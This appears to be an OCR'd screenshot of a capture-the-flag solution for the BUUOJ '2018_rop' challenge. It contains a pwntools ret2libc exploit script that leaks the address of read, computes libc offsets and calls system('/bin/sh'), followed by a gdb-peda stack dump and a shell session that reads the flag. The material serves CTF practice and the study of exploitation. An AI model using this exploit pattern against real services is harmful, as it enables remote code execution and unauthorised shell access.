

Desktop
exp.py (~/Desktop/ctf) - gedit
Open
Python
Tab Width: 8
Ln 22, Col 17
INS
root@ubuntu: /home/giantbranch/Desktop/ctf

```python
from pwn import *
from LibcSearcher import *
io = remote('node3.buuoj.cn',25845)
elf = ELF('2018_rop')

read_got = elf.got['read']
write_plt = elf.plt['write']
main_addr = 0x80484c6
payload = 'a'*140+p32(write_plt)+p32(main_addr)+p32(1)+p32(read_got)+p32(4)

io.sendline(payload)
message=io.recv()
print(hex(u32(message)))


libc = LibcSearcher('read',u32(message))
base = u32(message)-libc.dump('read')
system = base + libc.dump('system')
str_sh = base + libc.dump('str_bin_sh')
payload = 'a'*140 + p32(system)+p32(main_addr)+p32(str_sh)
io.sendline(payload)
io.interactive()
```

```
   0xf7ed9c9a <__write_nocancel>:       push   ebx
   0xf7ed9c9b <__write_nocancel+1>:     mov    edx,DWORD PTR [esp+0x10]
   0xf7ed9c9f <__write_nocancel+5>:     mov    ecx,DWORD PTR [esp+0xc]
[-------------------------------------stack-------------------------------------
0000| 0xffffd64c --> 0x80484f5 (<main+47>:      leave)
0004| 0xffffd650 --> 0x1
0008| 0xffffd654 --> 0x80485d0 ("Hello, World\n")
0012| 0xffffd658 --> 0xd ('\r')
0016| 0xffffd65c --> 0x0
0020| 0xffffd660 --> 0xf7fb7000 --> 0x1b2db0
0024| 0xffffd664 --> 0xf7fb7000 --> 0x1b2db0
0028| 0xffffd668 --> 0x0
[-------------------------------------------------------------------------------
Legend: code, data, rodata, value
write ()
84
gdb-peda$
```

```
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{b47c4ba5-f731-45a9-b6c5-b919db460e92}
[*] Got EOF while reading in interactive
$ 
```